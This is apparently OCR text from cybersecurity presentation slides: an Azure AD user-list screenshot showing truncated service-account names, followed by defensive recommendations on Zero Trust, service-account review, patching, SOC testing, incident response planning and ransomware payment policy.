



Microsoft Office Home
Microsoft 365 admin center
Users - Microsoft Azure
https://portal.azure.com/#blade/Microsoft_AAD_IAM/UsersManagementMenuBlade/MsGraphUsers
Microsoft Azure
Search resources, services, and docs (G+/)
Home
Users | All users (Preview)
- Azure Active Directory
All users (Preview)
Deleted users (Preview)
Password reset
User settings
Diagnose and solve problems
Activity
Sign-in logs
Audit logs
Bulk operation results
Troubleshooting + Support
New support request
New user
New guest user
Bulk operations
Refresh
Reset password
Per-user MFA
Delete user
Columns
This page includes previews available for your evaluation. View previews
Search users
Add filters
49,129 users found
Name
User principal n...
User type
Directory synced
Account enabled
Identity issuer
Company nam
# Admin # Mi...
Member
Yes
Yes
# BPC SQL Ad...
Member
Yes
Yes
# CE # Visitor
Member
Yes
Yes
# FTP # Treso...
Member
Yes
No
# FTP service
Member
Yes
No
# Guest # Vee...
Member
Yes
Yes
# LDAP # vCe...
Member
Yes
No
# Licensing #...
Member
Yes
Yes

# Spartans Observations

- Adopt Zero Trust Framework
- Don’t ignore risk of AI (I will show you)
- Data Classification and protection now and involve your business stakeholders
- Consolidate your vendors and move to single pane of glass where possible
- Always test your SOC/MSSP. **ALWAYS**
- inside your network is your biggest threat
- Essential 8 as complicated as it sound, it is just the start.
- Review your Service Accounts
- Vendors aren’t always forthcoming with details, before or during incidents
- Patching, Network segmentation and Removing admin privileges will mitigate 95% of incidents
- Move from obsolete VPN remote access to more robust solution (e.g. W365)
- Attackers are shifting their techniques to more genius and simple ones (I will show you)
- Simulate not just test your Incident Response
- Critical decision during incidents should be built in your plan
- Decide now on Ransomware Payment position and validate with your insurance provider

# Microsoft Zero Trust Capability Mapping



# Download Your Copy

# Thank you